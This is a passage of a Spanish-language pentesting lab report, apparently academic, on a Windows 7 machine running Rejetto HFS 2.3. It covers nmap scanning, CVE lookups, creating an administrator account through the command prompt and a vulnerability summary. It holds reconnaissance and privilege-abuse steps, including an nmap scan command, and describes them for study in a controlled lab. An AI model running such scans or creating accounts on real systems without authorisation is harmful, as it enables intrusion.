

Ilustración 23 - *IP equipo Windows 7 x64 - Fuente: El Autor*

Una vez configurado el Banco de Trabajo, procedemos a la utilización de las herramientas especializadas para la realización del pentesting, estas herramientas las clasificaremos según las fases de las pruebas de pentesting.

Recolección de Información: Como los responsables de la seguridad de la información en la empresa, se recibe el requerimiento con las indicaciones de los eventos o sucesos que ocurren al interior de la organización en materia de seguridad de la información, procedemos con el análisis de los datos suministrados, el informe entregado muestra evidencias de una fuga de información en uno de los equipos de cómputo.

La fuga de información se presenta en un equipo que tiene instalada una aplicación llamada ***Rejetto v2.3*** que funciona bajo el sistema operativo Windows 7 x64, es de tener en cuenta que Windows 7 es un sistema operativo que no cuenta con actualizaciones automáticas por parte de la empresa Microsoft, estos parches o actualizaciones de seguridad dejaron de brindarse a los usuarios finales el 14 de enero de 2020, dando fin al soporte técnico luego de 10 años de haber sido publicado para los usuarios en todo el mundo, el lanzamiento fue el 22 de octubre de 2009. (Microsoft, 2021)

Para esta fase de las pruebas de pentesting podemos hacer uso de la herramienta especializada ***NMAP***, esta herramienta multiplataforma es utilizada para la explotación de vulnerabilidades en la red, permite identificar puertos abiertos en los equipos de cómputo y la comunicación entre ellos, permite verificar los servicios que se producen en los equipos, verifica la congestión de servicios de red y la latencia entre las maquinas conectadas a la red de la organización, con NMAP podemos escanear un equipo, un rango de equipos, lista de IP, verificación de capas de red como TCP, UDP, ICMP, SCTP, entre otras. (Echeverría, 2019)

Procedemos a verificar conectividad entre las maquinas con Kali Linux y Windows 7x64, luego realizaremos análisis con NMAP desde Kali Linux hacia la maquina con Windows 7x64, anexamos imágenes de soporte.



Ilustración 24 - *Conexión desde Kali Linux a Windows 7x64 - Fuente: El Autor*



Ilustración 25 - *Conexión desde Windows 7x64 a Kali Linux - Fuente: El Autor*

Búsqueda de Vulnerabilidades: Rejetto v2.3 es un aplicativo utilizado para compartir archivos, esta aplicación funciona como HTTP file server, para esta fase de las pruebas de vulnerabilidades podemos utilizar el sitio web ***INCIBE*** en la sección Vulnerabilidades y luego consultamos por palabras claves, para este caso por el nombre del aplicativo, en la consulta se evidencian 3 vulnerabilidades y las evidenciamos en la siguiente imagen:



Ilustración 26 - *Consulta de Vulnerabilidades de Rejetto en INCIBE - Fuente: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades?title=rejetto&date_from%5Bdate%5D=&date_to%5Bdate%5D=&vendor=&products=%5Bany%5D&severity=%5Bany%5D&op=Enviar&form_build_id=form-_fo*

Detallando las vulnerabilidades tenemos:

Ilustración 27 - *Vulnerabilidad CVE-2014-6287 - Fuente: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2014-6287*



Ilustración 28 - *Vulnerabilidad CVE-2020-13432 - Fuente: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-13432*

INCIBE recopila información de manera directa desde el sitio web NVD *(http://nvd.nist.gov/) (National Vulnerability Database)*, INICBE traduce al idioma español las consultas realizadas, verificando las vulnerabilidades en la web de NVD para Rejetto tenemos:



Ilustración 29 - *Consulta de Vulnerabilidades de Rejetto en NVD - Fuente: https://nvd.nist.gov/vuln/search/results?form_type=Advanced&results_type=overview&query=rejetto&search_type=all&isCpeNameSearch=false*

Otro sitio web donde podemos consultar vulnerabilidades es CVE, para el aplicativo Rejetto tenemos:



Ilustración 30 - *Consulta de Vulnerabilidades de Rejetto en la web CVE - Fuente: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=rejetto*

Explotación de Vulnerabilidades:

En esta fase podemos tener acceso a los sistemas de información de la organización, para nuestro caso y con la implementación del banco de trabajo procedemos a realizar diferentes pruebas con herramientas especializadas.

El equipo con Kali Linux se considera como equipo atacante y el equipo con Windows 7x64 considerado como víctima se encuentran en el mismo segmento de red, de esta forma analizaremos las vulnerabilidades de manera más rápida para entender cómo funciona el fallo de seguridad del equipo víctima.

Iniciamos escaneando con NMAP el segmento de red para verificar los dispositivos conectados e identificar el equipo que presenta fallas de seguridad, en este caso el equipo que tiene Windows 7x64.



Ilustración 31 - *Equipos conectados a la red - Fuente: El Autor*

Una vez identificada la máquina víctima, procedemos a realizar un escaneo de puertos utilizando la herramienta NMAP por medio del siguiente comando: ***sudo nmap -sS 192.168.0.6 -A***, este comando permite visualizar los puertos abiertos y la información del sistema operativo donde se está ejecutando el escaneo de puertos.



Ilustración 32 - *Escaneo de puertos con NMAP – Fuente: El Autor*

Post - Explotación de Vulnerabilidades:

Teniendo en cuenta los resultados de la anterior fase, podemos indicar que efectivamente existe fuga de información en el equipo Windows 7x64, presenta muchos puertos de comunicación abiertos, estos puertos abiertos se convierten en una vulnerabilidad que puede ser aprovechada por los ciberdelincuentes para tener acceso a la información de manera privilegiada y sensible para la organización, acceso a usuarios y contraseñas que se encuentran autenticados en el equipo, podemos crear usuarios con privilegios de administrador, alterar información, eliminar información, entre otras.

Procedemos con la creación de un nuevo usuario por medio de comandos desde el símbolo del sistema de Windows 7x64.



Ilustración 33 - *Creación de Usuario en Windows 7x64*

Para el usuario creado anteriormente, se hace necesario establecer privilegios de administrador para la realización de varias pruebas, de esta forma no tendremos limitaciones al ejecutar herramientas especializadas en las fases de pentesting



Ilustración 34 - *Privilegios de Administrador al Usuario Creado - Fuente: El Autor*

Por medio de la herramienta Administrador de Equipos podemos verificar la creación del usuario anterior y los privilegios de administrador asignados por medio de comandos en el símbolo del sistema.



Ilustración 35 - *Verificación de usuario creado - Fuente: El Autor*

Informe de Vulnerabilidades:

Con la información inicial y los datos recopilados luego de las pruebas realizadas en entornos controlados, podemos indicar que efectivamente se presentan fallas de seguridad en los sistemas de información de la organización, el sistema operativo Windows 7x64 no cuenta con las actualizaciones de seguridad instaladas, una de las razones es porque Microsoft dejó de dar soporte a este sistema, la última actualización que registra fue instalada el día 26/06/2020, el equipo no cuenta con políticas de seguridad que controlen el uso de aplicaciones que generen fallas de seguridad como es el caso del programa ***Rejetto v2.3***, esta aplicación está instalada en el equipo de cómputo y es utilizada para la transferencia de archivos, convirtiéndose en una falla enorme de seguridad.

Ilustración 36 - *Última actualización instalada en Windows 7x64 - Fuente: El Autor*

